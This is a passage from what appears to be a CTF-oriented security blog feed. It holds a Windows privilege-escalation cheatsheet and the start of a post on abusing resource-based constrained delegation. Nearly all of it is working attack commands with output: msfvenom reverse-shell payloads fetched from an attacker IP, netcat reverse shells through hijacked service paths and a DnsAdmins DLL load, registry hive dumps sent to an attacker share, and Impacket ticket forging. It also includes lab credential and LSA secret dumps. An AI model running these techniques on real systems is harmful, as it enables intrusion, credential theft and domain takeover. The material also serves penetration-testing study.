UseProtseqFunction: 0x140733129406688</span><br><span class="line">[*] UseProtseqFunctionParamCount: 6</span><br><span class="line">[*] HookRPC</span><br><span class="line">[*] Start PipeServer</span><br><span class="line">[*] CreateNamedPipe \\.\pipe\eb27b3cc-7b5a-420d-8f01-d3094f6ee323\pipe\epmapper</span><br><span class="line">[*] Trigger RPCSS</span><br><span class="line">[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046</span><br><span class="line">[*] DCOM obj IPID: 00000402-0d08-ffff-8e84-859d1b28d501</span><br><span class="line">[*] DCOM obj OXID: 0xd402854b19147ceb</span><br><span class="line">[*] DCOM obj OID: 0x20ef4be3bfc76a84</span><br><span class="line">[*] DCOM obj Flags: 0x281</span><br><span class="line">[*] DCOM obj PublicRefs: 0x0</span><br><span class="line">[*] Marshal Object bytes len: 100</span><br><span class="line">[*] UnMarshal Object</span><br><span class="line">[*] Pipe Connected!</span><br><span class="line">[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE</span><br><span class="line">[*] CurrentsImpersonationLevel: Impersonation</span><br><span class="line">[*] Start Search System Token</span><br><span class="line">[*] PID : 892 Token:0x496  User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation</span><br><span class="line">[*] Find System Token : True</span><br><span class="line">[*] UnmarshalObject: 0x80070776</span><br><span class="line">[*] CurrentUser: NT AUTHORITY\SYSTEM</span><br><span class="line">[*] process start with pid 3040</span><br></pre></td></tr></table></figure><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nc -nlvp 443</span><span class="line out"><br>listening on [any] 443 ...</span><span class="line out"><br></span><span class="line out"><br>...</span><span class="line out"><br></span><span class="line out"><br>&gt; whoami</span><span class="line out"><br>nt authority\system</span></pre></td></tr></table></figure><h2 id="SeDebugPrivilege"><a href="#SeDebugPrivilege" class="headerlink" title="SeDebugPrivilege"></a>SeDebugPrivilege</h2><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">&gt; whoami /priv</span><br><span class="line"></span><br><span class="line">PRIVILEGES INFORMATION</span><br><span class="line">----------------------</span><br><span class="line"></span><br><span class="line">Privilege Name                Description                    State   </span><br><span class="line">============================= ============================== ========</span><br><span class="line">SeDebugPrivilege              Debug programs                 Enabled </span><br><span class="line">SeChangeNotifyPrivilege       Bypass traverse checking       Enabled </span><br><span class="line">SeIncreaseWorkingSetPrivilege Increase a process working set Disabled</span><br></pre></td></tr></table></figure><h3 id="Method-1"><a href="#Method-1" class="headerlink" title="Method 1"></a>Method 1</h3><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>msfvenom -p windows/x64/meterpreter/reverse_tcp -ax64 -f exe LHOST=&lt;ip&gt; LPORT=&lt;port&gt; -o shell.exe</span></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">&gt; iwr http://&lt;ip&gt;/shell.exe -outfile shell.exe</span><br><span class="line">&gt; .\shell.exe</span><br></pre></td></tr></table></figure><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">msf6 &gt; </span>use exploit/multi/handler</span><span class="line out"><br>[*] Using configured payload generic/shell_reverse_tcp</span><span class="line out"><br>msf6 exploit(multi/handler) &gt; set lhost tun0</span><span class="line out"><br>msf6 exploit(multi/handler) &gt; set lport 443</span><span class="line out"><br>msf6 exploit(multi/handler) &gt; set payload windows/x64/meterpreter/reverse_tcp</span><span class="line out"><br>msf6 exploit(multi/handler) &gt; exploit</span><span class="line out"><br></span><span class="line out"><br>[*] Started reverse TCP handler on &lt;attacker_ip&gt;:&lt;port&gt;</span><span class="line out"><br>[*] Sending stage (200774 bytes) to &lt;target_ip&gt;</span><span class="line out"><br>[*] Meterpreter session 1 opened [SNIP]</span></pre></td></tr></table></figure><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">meterpreter &gt; </span>hashdump</span></pre></td></tr></table></figure><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">meterpreter &gt; </span>portfwd add -L 127.0.0.1 -l 445 -p 445 -r &lt;target_ip&gt;</span></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">smbexec.py administrator@127.0.0.1 -hashes :&lt;hash&gt;</span><br></pre></td></tr></table></figure><h3 id="Method-2"><a href="#Method-2" class="headerlink" title="Method 2"></a>Method 2</h3><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">meterpreter &gt; </span>ps winlogon</span><span class="line out"><br>Filtering on &#x27;winlogon&#x27;</span><span class="line out"><br></span><span class="line out"><br>Process List</span><span class="line out"><br>============</span><span class="line out"><br></span><span class="line out"><br> PID  PPID  Name          Arch  Session  User                 Path</span><span class="line out"><br> ---  ----  ----          ----  -------  ----                 ----</span><span class="line out"><br> 548  468   winlogon.exe  x64   1        NT AUTHORITY\SYSTEM  C:\Windows\System32\winlogon.exe</span></pre></td></tr></table></figure><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">meterpreter &gt; </span>migrate 548</span><span class="line out"><br>[*] Migrating from 5036 to 548...</span><span class="line out"><br></span><span class="line out"><br>[*] Migration completed successfully. </span></pre></td></tr></table></figure><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">meterpreter &gt; </span>getuid</span><span class="line out"><br>Server username: NT AUTHORITY\SYSTEM</span></pre></td></tr></table></figure><h3 id="Method-3"><a href="#Method-3" class="headerlink" title="Method 3"></a>Method 3</h3><p>Using: <a href="https://github.com/xct/adopt">https://github.com/xct/adopt</a></p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">&gt; upload adopt.exe</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">&gt; .\adopt.exe vm3dservice.exe C:\windows\tasks\update.exe</span><br><span class="line">[&gt;] Target pid is 2508</span><br><span class="line">[&gt;] ShellExecuteExW is at 00007FFB7BF974A0</span><br><span class="line">[&gt;] Thread running, done! (Handle: 100)</span><br></pre></td></tr></table></figure><h2 id="SeTcbPrivilege"><a href="#SeTcbPrivilege" class="headerlink" title="SeTcbPrivilege"></a>SeTcbPrivilege</h2><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">&gt; whoami /priv</span><br><span class="line"></span><br><span class="line">PRIVILEGES INFORMATION</span><br><span class="line">----------------------</span><br><span class="line"></span><br><span class="line">Privilege Name                Description                         State</span><br><span class="line">============================= =================================== =======</span><br><span class="line">...</span><br><span class="line">SeTcbPrivilege                Act as part of the operating system Enabled</span><br><span class="line">...</span><br></pre></td></tr></table></figure><p>-&gt; <a href="https://gist.github.com/antonioCoco/19563adef860614b56d010d92e67d178">https://gist.github.com/antonioCoco/19563adef860614b56d010d92e67d178</a></p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">&gt; curl http://&lt;attacker_ip&gt;/TcbElevation.exe -o TcbElevation.exe</span><br><span class="line">&gt; curl http://&lt;attacker_ip&gt;/rcat_&lt;attacker_ip&gt;_443.exe -o rcat_&lt;attacker_ip&gt;_443.exe # https://github.com/xct/rcat</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">&gt; .\TcbElevation.exe pwn &quot;C:\Windows\system32\cmd.exe /c C:\Users\svc_deploy\Documents\rcat_&lt;attacker_ip&gt;_443.exe&quot;</span><br></pre></td></tr></table></figure><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>rlwrap nc -nlvp 443</span><span class="line out"><br>listening on [any] 443 ...</span><span class="line out"><br></span><span class="line out"><br>...</span><span class="line out"><br></span><span class="line out"><br>&gt; whoami</span><span class="line out"><br>nt authority\system</span></pre></td></tr></table></figure><h1 id="Built-in-Groups"><a href="#Built-in-Groups" class="headerlink" title="Built-in Groups"></a>Built-in Groups</h1><h2 id="Backup-Operators"><a href="#Backup-Operators" class="headerlink" title="Backup Operators"></a>Backup Operators</h2><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>smbserver.py -smb2support share share</span><span class="line cmd"><br><span class="prompt">$ </span>reg.py &lt;domain&gt;/&lt;username&gt;:&lt;password&gt;@&lt;ip&gt; backup -o &#x27;\\&lt;attacker_ip&gt;\share&#x27;</span><span class="line out"><br></span><span class="line out"><br>...</span><span class="line out"><br></span><span class="line out"><br>[*] Saved HKLM\SAM to \\10.10.14.8\share\SAM.save</span><span class="line out"><br>[*] Saved HKLM\SYSTEM to \\10.10.14.8\share\SYSTEM.save</span><span class="line out"><br>[*] Saved HKLM\SECURITY to \\10.10.14.8\share\SECURITY.save</span><span class="line out"><br></span><span class="line cmd"><br><span class="prompt">$ </span>secretsdump.py local -sam SAM.save -system SYSTEM.save -security SECURITY.save</span></pre></td></tr></table></figure><p>Or</p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">&gt; reg save hklm\sam sam      </span><br><span class="line">&gt; download sam</span><br><span class="line">&gt; reg save hklm\system system</span><br><span class="line">&gt; download system</span><br></pre></td></tr></table></figure><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>secretsdump.py -sam sam -system system LOCAL</span></pre></td></tr></table></figure><p>Or using the <a href="https://www.netexec.wiki/smb-protocol/obtaining-credentials/dump-backupop">back_operator</a> module from NetExec</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb &lt;ip&gt; -u &lt;username&gt; -p &lt;password&gt; -M backup_operator</span></pre></td></tr></table></figure><h2 id="Server-Operators"><a href="#Server-Operators" class="headerlink" title="Server Operators"></a>Server Operators</h2><p>Its members can sign-in to a server, start and stop services, access domain controllers, perform maintenance tasks (such as backup and restore), and they have the ability to change binaries that are installed on the domain controllers.</p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">&gt; net user svc-printer</span><br><span class="line">...</span><br><span class="line">Local Group Memberships      *Print Operators      *Remote Management Use</span><br><span class="line">                             *Server Operators</span><br><span class="line">Global Group memberships     *Domain Users</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">&gt; upload nc64.exe</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">&gt; sc.exe config VMTools binPath=&quot;C:\temp\nc64.exe -e powershell.exe &lt;attacker_ip&gt; &lt;port&gt;&quot;</span><br><span class="line">[SC] ChangeServiceConfig SUCCESS</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">&gt; sc.exe stop VMTools</span><br><span class="line"></span><br><span class="line">SERVICE_NAME: VMTools</span><br><span class="line">        TYPE               : 10  WIN32_OWN_PROCESS</span><br><span class="line">        STATE              : 1  STOPPED</span><br><span class="line">        WIN32_EXIT_CODE    : 0  (0x0)</span><br><span class="line">        SERVICE_EXIT_CODE  : 0  (0x0)</span><br><span class="line">        CHECKPOINT         : 0x0</span><br><span class="line">        WAIT_HINT          : 0x0</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">&gt; sc.exe start VMTools</span><br></pre></td></tr></table></figure><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>rlwrap nc -nlvp 9001</span><span class="line out"><br>listening on [any] 9001 ...</span><span class="line out"><br></span><span class="line out"><br>...</span><span class="line out"><br></span><span class="line out"><br>&gt; whoami</span><span class="line out"><br>nt authority\system</span></pre></td></tr></table></figure><h2 id="Account-Operators"><a href="#Account-Operators" class="headerlink" title="Account Operators"></a>Account Operators</h2><p>This group can create and manage many non-admin accounts.</p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">&gt; net user meow P@ssw0rd /add</span><br><span class="line">&gt; net localgroup IIS_IUSRS meow /add</span><br><span class="line">&gt; net localgroup &quot;Remote Management Users&quot; meow /add</span><br></pre></td></tr></table></figure><p>Now the user meow has the SeImpersonatePrivilege</p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">&gt; .\gp.exe -cmd &quot;C:\programdata\nc64.exe -e cmd.exe &lt;attacker_ip&gt; 443&quot;</span><br></pre></td></tr></table></figure><h2 id="DnsAdmins"><a href="#DnsAdmins" class="headerlink" title="DnsAdmins"></a>DnsAdmins</h2><p>When we are member of this group we can ask the machine to load an arbitrary DLL file when the service starts so that gives us RCE as SYSTEM. We can re-configure the service and we have the required privileges to restart it.</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>msfvenom -p windows/x64/shell_reverse_tcp LHOST=&lt;ip&gt; LPORT=&lt;port&gt; -f dll -o shell.dll</span></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">&gt; upload shell.dll</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">&gt; cmd /c &#x27;dnscmd &lt;DC&gt; /config /serverlevelplugindll C:\temp\shell.dll&#x27;</span><br><span class="line"></span><br><span class="line">Registry property serverlevelplugindll successfully reset.</span><br><span class="line">Command completed successfully.</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">&gt; sc.exe \\&lt;DC&gt; stop dns</span><br><span class="line"></span><br><span class="line">SERVICE_NAME: dns </span><br><span class="line">        TYPE               : 10  WIN32_OWN_PROCESS  </span><br><span class="line">        STATE              : 3  STOP_PENDING </span><br><span class="line">                                (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)</span><br><span class="line">        WIN32_EXIT_CODE    : 0  (0x0)</span><br><span class="line">        SERVICE_EXIT_CODE  : 0  (0x0)</span><br><span class="line">        CHECKPOINT         : 0x0</span><br><span class="line">        WAIT_HINT          : 0x0</span><br></pre></td></tr></table></figure><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line">&gt; sc.exe \\&lt;DC&gt; start dns</span><br><span class="line"></span><br><span class="line">SERVICE_NAME: dns </span><br><span class="line">        TYPE               : 10  WIN32_OWN_PROCESS  </span><br><span class="line">        STATE              : 2  START_PENDING </span><br><span class="line">                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)</span><br><span class="line">        WIN32_EXIT_CODE    : 0  (0x0)</span><br><span class="line">        SERVICE_EXIT_CODE  : 0  (0x0)</span><br><span class="line">        CHECKPOINT         : 0x0</span><br><span class="line">        WAIT_HINT          : 0x7d0</span><br><span class="line">        PID                : 3500</span><br><span class="line">        FLAGS</span><br></pre></td></tr></table></figure><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>rlwrap nc -nlvp 9001</span><span class="line out"><br></span><span class="line out"><br>...</span><span class="line out"><br></span><span class="line out"><br>&gt; whoami</span><span class="line out"><br>nt authority\system</span></pre></td></tr></table></figure><h1 id="Resources"><a href="#Resources" class="headerlink" title="Resources"></a>Resources</h1><ul><li><a href="https://x.com/fr0gger_/status/1379465943965909000">https://x.com/fr0gger_/status/1379465943965909000</a></li><li><a href="https://www.hackingarticles.in/windows-privilege-escalation-server-operator-group/">https://www.hackingarticles.in/windows-privilege-escalation-server-operator-group/</a></li><li><a href="https://github.com/k4sth4/SeLoadDriverPrivilege">https://github.com/k4sth4/SeLoadDriverPrivilege</a></li><li><a href="https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation/access-tokens">https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation/access-tokens</a></li><li><a href="https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation/privilege-escalation-abusing-tokens">https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation/privilege-escalation-abusing-tokens</a></li><li><a href="https://x.com/splinter_code/status/1568548572861267968">https://x.com/splinter_code/status/1568548572861267968</a></li><li><a href="https://gist.github.com/antonioCoco/19563adef860614b56d010d92e67d178">https://gist.github.com/antonioCoco/19563adef860614b56d010d92e67d178</a></li><li><a href="https://snowscan.io/htb-writeup-blackfield/">https://snowscan.io/htb-writeup-blackfield/</a></li><li><a href="https://snowscan.io/htb-writeup-resolute/">https://snowscan.io/htb-writeup-resolute/</a></li><li><a href="https://www.thehacker.recipes/a-d/movement/domain-settings/builtin-groups">https://www.thehacker.recipes/a-d/movement/domain-settings/builtin-groups</a></li><li><a href="https://www.thehacker.recipes/ad/movement/builtins/security-groups">https://www.thehacker.recipes/ad/movement/builtins/security-groups</a></li><li><a href="https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/from-dnsadmins-to-system-to-domain-compromise">https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/from-dnsadmins-to-system-to-domain-compromise</a></li><li><a href="https://web.archive.org/web/20230129100526/https://cube0x0.github.io/Pocing-Beyond-DA/">https://web.archive.org/web/20230129100526/https://cube0x0.github.io/Pocing-Beyond-DA/</a></li><li><a href="https://0xdf.gitlab.io/2024/06/08/htb-pov.html#exploit-sedebug">https://0xdf.gitlab.io/2024/06/08/htb-pov.html#exploit-sedebug</a></li></ul><h2 id="Practice"><a href="#Practice" class="headerlink" title="Practice"></a>Practice</h2><ul><li>Baby</li><li>Blackfield</li><li>Resolute</li><li>Fuse</li><li>POV</li><li>Job</li><li>Sidecar</li></ul>]]></content>
    
    
    <summary type="html">practical techniques for abusing some windows privileges and built-in security groups</summary>


    <category term="cheatsheet" scheme="https://seriotonctf.github.io/categories/cheatsheet/"/>
    
    
    <category term="windows" scheme="https://seriotonctf.github.io/tags/windows/"/>
    
    <category term="backup operators" scheme="https://seriotonctf.github.io/tags/backup-operators/"/>
    
    <category term="seimpersonateprivilege" scheme="https://seriotonctf.github.io/tags/seimpersonateprivilege/"/>
    
    <category term="privilege escalation" scheme="https://seriotonctf.github.io/tags/privilege-escalation/"/>
    
    <category term="sebackupprivilege" scheme="https://seriotonctf.github.io/tags/sebackupprivilege/"/>
    
    <category term="dnsadmins" scheme="https://seriotonctf.github.io/tags/dnsadmins/"/>
    
  </entry>
  
  <entry>
    <title>Abusing Resource-Based Constrained Delegation</title>
    <link href="https://seriotonctf.github.io/RBCD-Notes/"/>
    <id>https://seriotonctf.github.io/RBCD-Notes/</id>
    <published>2024-07-24T16:33:01.000Z</published>
    <updated>2025-06-09T16:39:13.503Z</updated>
    
    <content type="html"><![CDATA[<h1 id="RBCD"><a href="#RBCD" class="headerlink" title="RBCD"></a>RBCD</h1><h3 id="Enumerate-MachineAccountQuota"><a href="#Enumerate-MachineAccountQuota" class="headerlink" title="Enumerate MachineAccountQuota"></a>Enumerate MachineAccountQuota</h3><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc ldap DC01.push.vl -u kelly.hill -p &#x27;&lt;REDACTED&gt;&#x27; -M maq</span><span class="line out"><br>SMB         10.10.217.5     445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:push.vl) (signing:True) (SMBv1:False)</span><span class="line out"><br>LDAP        10.10.217.5     389    DC01             [+] push.vl\kelly.hill:&lt;REDACTED&gt;</span><span class="line out"><br>MAQ         10.10.217.5     389    DC01             [*] Getting the MachineAccountQuota</span><span class="line out"><br>MAQ         10.10.217.5     389    DC01             MachineAccountQuota: 10</span></pre></td></tr></table></figure><h3 id="Create-a-new-machine-account"><a href="#Create-a-new-machine-account" class="headerlink" title="Create a new machine account"></a>Create a new machine account</h3><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>addcomputer.py -computer-name &#x27;MEOW$&#x27; -computer-pass &#x27;Summer2024!&#x27; -dc-host push.vl -domain-netbios push.vl push.vl/kelly.hill:&#x27;&lt;REDACTED&gt;&#x27;</span><span class="line out"><br>Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation</span><span class="line out"><br></span><span class="line out"><br>[*] Successfully added machine account MEOW$ with password Summer2024!.</span></pre></td></tr></table></figure><h3 id="Read-the-msDS-AllowedToActOnBehalfOfOtherIdentity-attribute"><a href="#Read-the-msDS-AllowedToActOnBehalfOfOtherIdentity-attribute" class="headerlink" title="Read the msDS-AllowedToActOnBehalfOfOtherIdentity attribute"></a>Read the msDS-AllowedToActOnBehalfOfOtherIdentity attribute</h3><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>rbcd.py -delegate-to &#x27;MS01$&#x27; -dc-ip 10.10.217.5 -action &#x27;read&#x27; &#x27;push.vl/kelly.hill:&lt;REDACTED&gt;&#x27;</span><span class="line out"><br>Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation</span><span class="line out"><br></span><span class="line out"><br>[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty</span></pre></td></tr></table></figure><h3 id="Write-the-attribute"><a href="#Write-the-attribute" class="headerlink" title="Write the attribute"></a>Write the attribute</h3><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>rbcd.py -delegate-from &#x27;MEOW$&#x27; -delegate-to &#x27;MS01$&#x27; -dc-ip 10.10.217.5 -action &#x27;write&#x27; &#x27;push.vl/kelly.hill:&lt;REDACTED&gt;&#x27;</span><span class="line out"><br>Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation</span><span class="line out"><br></span><span class="line out"><br>[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty</span><span class="line out"><br>[*] Delegation rights modified successfully!</span><span class="line out"><br>[*] MEOW$ can now impersonate users on MS01$ via S4U2Proxy</span><span class="line out"><br>[*] Accounts allowed to act on behalf of other identity:</span><span class="line out"><br>[*]     MEOW$        (S-1-5-21-1451457175-172047642-1427519037-3602)</span></pre></td></tr></table></figure><h3 id="Obtain-a-ticket"><a href="#Obtain-a-ticket" class="headerlink" title="Obtain a ticket"></a>Obtain a ticket</h3><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>getST.py -spn &#x27;cifs/MS01.push.vl&#x27; -impersonate Administrator -dc-ip 10.10.217.5 &#x27;push.vl/MEOW$:Summer2024!&#x27;</span><span class="line out"><br>Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation</span><span class="line out"><br></span><span class="line out"><br>[-] CCache file is not found. Skipping...</span><span class="line out"><br>[*] Getting TGT for user</span><span class="line out"><br>[*] Impersonating Administrator</span><span class="line out"><br>[*] Requesting S4U2self</span><span class="line out"><br>[*] Requesting S4U2Proxy</span><span class="line out"><br>[*] Saving ticket in Administrator.ccache</span></pre></td></tr></table></figure><h3 id="Pass-the-ticket"><a href="#Pass-the-ticket" class="headerlink" title="Pass the ticket"></a>Pass the ticket</h3><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>export KRB5CCNAME=Administrator.ccache</span></pre></td></tr></table></figure><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>secretsdump.py MS01.push.vl -k</span><span class="line out"><br>Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation</span><span class="line out"><br></span><span class="line out"><br>[*] Service RemoteRegistry is in stopped state</span><span class="line out"><br>[*] Starting service RemoteRegistry</span><span class="line out"><br>[*] Target system bootKey: 0x1a2f736cde34f0733b3cc6f7ec68c413</span><span class="line out"><br>[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)</span><span class="line out"><br>Administrator:500:aad3b435b51404eeaad3b435b51404ee:&lt;REDACTED&gt;:::</span><span class="line out"><br>Guest:501:aad3b435b51404eeaad3b435b51404ee:&lt;REDACTED&gt;:::</span><span class="line out"><br>...</span></pre></td></tr></table></figure><h2 id="Using-NetExec"><a href="#Using-NetExec" class="headerlink" title="Using NetExec"></a>Using NetExec</h2><p>Or, we can use the netexec <code>--delegate</code> flag to automate the steps</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb 10.10.217.5 -u meow$ -p &#x27;Summer2024!&#x27; --delegate Administrator --lsa --sam</span><span class="line out"><br>SMB         10.10.217.5   445    MS01             [*] Windows Server 2022 Build 20348 x64 (name:MS01) (domain:push.vl) (signing:False) (SMBv1:False)</span><span class="line out"><br>SMB         10.10.217.5   445    MS01             [+] push.vl\Administrator through S4U with meow$ (Pwn3d!)</span><span class="line out"><br>SMB         10.10.217.5   445    MS01             [*] Dumping SAM hashes</span><span class="line out"><br>SMB         10.10.217.5   445    MS01             Administrator:500:aad3b435b51404eeaad3b435b51404ee:&lt;REDCATED&gt;:::</span><span class="line out"><br>SMB         10.10.217.5   445    MS01             Guest:501:aad3b435b51404eeaad3b435b51404ee:&lt;REDCATED&gt;:::</span><span class="line out"><br>SMB         10.10.217.5   445    MS01             DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:&lt;REDCATED&gt;:::</span><span class="line out"><br>SMB         10.10.217.5   445    MS01             WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:&lt;REDCATED&gt;:::</span><span class="line out"><br>SMB         10.10.217.5   445    MS01             [+] Added 4 SAM hashes to the database</span><span class="line out"><br>SMB         10.10.217.5   445    MS01             [+] Dumping LSA secrets</span><span class="line out"><br>SMB         10.10.217.5   445    MS01             PUSH.VL/Administrator:$DCC2$10240#Administrator#3347d36e92ac0b3c7f9c9fff05083e09: (2023-08-31 18:27:31+00:00)</span><span class="line out"><br>SMB         10.10.217.5   445    MS01             PUSH.VL/Kelly.Hill:$DCC2$10240#Kelly.Hill#b084064849c9a1acba2fd9d4e60d6029: (2023-09-02 11:17:04+00:00)</span><span class="line out"><br>SMB         10.10.217.5   445    MS01             PUSH.VL/sccadmin:$DCC2$10240#sccadmin#0c59b319594744abea7f2db17a2fa65c: (2023-08-31 10:26:08+00:00)</span><span class="line out"><br>SMB         10.10.217.5   445    MS01             PUSH\MS01$:plain_password_hex:57003e0053007a00640034007200630056004d004b002a0044003a0047004100200052006f006400550058005e007700360033005a0060007000770071006b002d002a0062006e003a0057004e00560025004b002900310021004800300071005c0047006e004d00270048006d00380020005b003000290063004e0057003f00560075003d0031004200290041006000680059002b0033003e004900450024002e0020004e00480067005d007a003f0049005400650030003f006b006900580020003100790034002400790021003c002500360079006d004a0033003600370067002f002700520054003c005b005300</span><span class="line out"><br>SMB         10.10.217.5   445    MS01             PUSH\MS01$:aad3b435b51404eeaad3b435b51404ee:ab0442bf644de37c88190ad56cb6e59f:::</span><span class="line out"><br>SMB         10.10.217.5   445    MS01             (Unknown User):&lt;REDCATED&gt;</span><span class="line out"><br>SMB         10.10.217.5   445    MS01             dpapi_machinekey:0x83f7bbd4976dba3418fe397e76d9690c06ee3691</span><span class="line out"><br>dpapi_userkey:0xe2af091346d181301ff638320e3246e49b9b637c</span><span class="line out"><br>SMB         10.10.217.5   445    MS01             NL$KM:b696c77e178a0cdd8c39c20aa2912444a2e44dc2095946c07f95ea11cb7fcb72ec2e5a06011b26fe6da7880fa5e71fa596cde53fa0065ec1a501a1ce8c247695</span><span class="line out"><br>SMB         10.10.217.5   445    MS01             [+] Dumped 8 LSA secrets to /home/serioton/.nxc/logs/MS01_10.10.217.5_2025-02-13_192354.secrets and /home/serioton/.nxc/logs/MS01_10.10.217.5_2025-02-13_192354.cached</span></pre></td></tr></table></figure><h1 id="SPN-less-RBCD"><a href="#SPN-less-RBCD" class="headerlink" title="SPN-less RBCD"></a>SPN-less RBCD</h1><p>We can perform RBCD even if the MachineAccountQuota is set to 0</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc ldap phantom.vl -u svc_sspr -p &#x27;&lt;REDACTED&gt;&#x27; -M maq</span><span class="line out"><br>SMB         10.10.123.78    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:phantom.vl) (signing:True) (SMBv1:False)</span><span class="line out"><br>LDAP        10.10.123.78    389    DC               [+] phantom.vl\svc_sspr:&lt;REDACTED&gt;</span><span class="line out"><br>MAQ         10.10.123.78    389    DC               [*] Getting the MachineAccountQuota</span><span class="line out"><br>MAQ         10.10.123.78    389    DC               MachineAccountQuota: 0</span></pre></td></tr></table></figure><h3 id="Normal-RBCD"><a href="#Normal-RBCD" class="headerlink" title="Normal RBCD"></a>Normal RBCD</h3><p>Instead of passing a machine account in the <code>-delegate-from</code> option, we pass a normal user account</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>rbcd.py -delegate-from &#x27;wsilva&#x27; -delegate-to &#x27;DC$&#x27; -dc-ip &#x27;10.10.123.78&#x27; -action &#x27;write&#x27; &#x27;phantom.vl&#x27;/&#x27;wsilva&#x27;:&#x27;P@ssw0rd&#x27;  </span><span class="line out"><br>Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation  </span><span class="line out"><br>  </span><span class="line out"><br>[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty  </span><span class="line out"><br>[*] Delegation rights modified successfully!  </span><span class="line out"><br>[*] wsilva can now impersonate users on DC$ via S4U2Proxy  </span><span class="line out"><br>[*] Accounts allowed to act on behalf of other identity:  </span><span class="line out"><br>[*]     wsilva       (S-1-5-21-4029599044-1972224926-2225194048-1114)</span></pre></td></tr></table></figure><h3 id="Obtain-a-TGT-through-overpass-the-hash-to-use-RC4"><a href="#Obtain-a-TGT-through-overpass-the-hash-to-use-RC4" class="headerlink" title="Obtain a TGT through overpass-the-hash to use RC4"></a>Obtain a TGT through overpass-the-hash to use 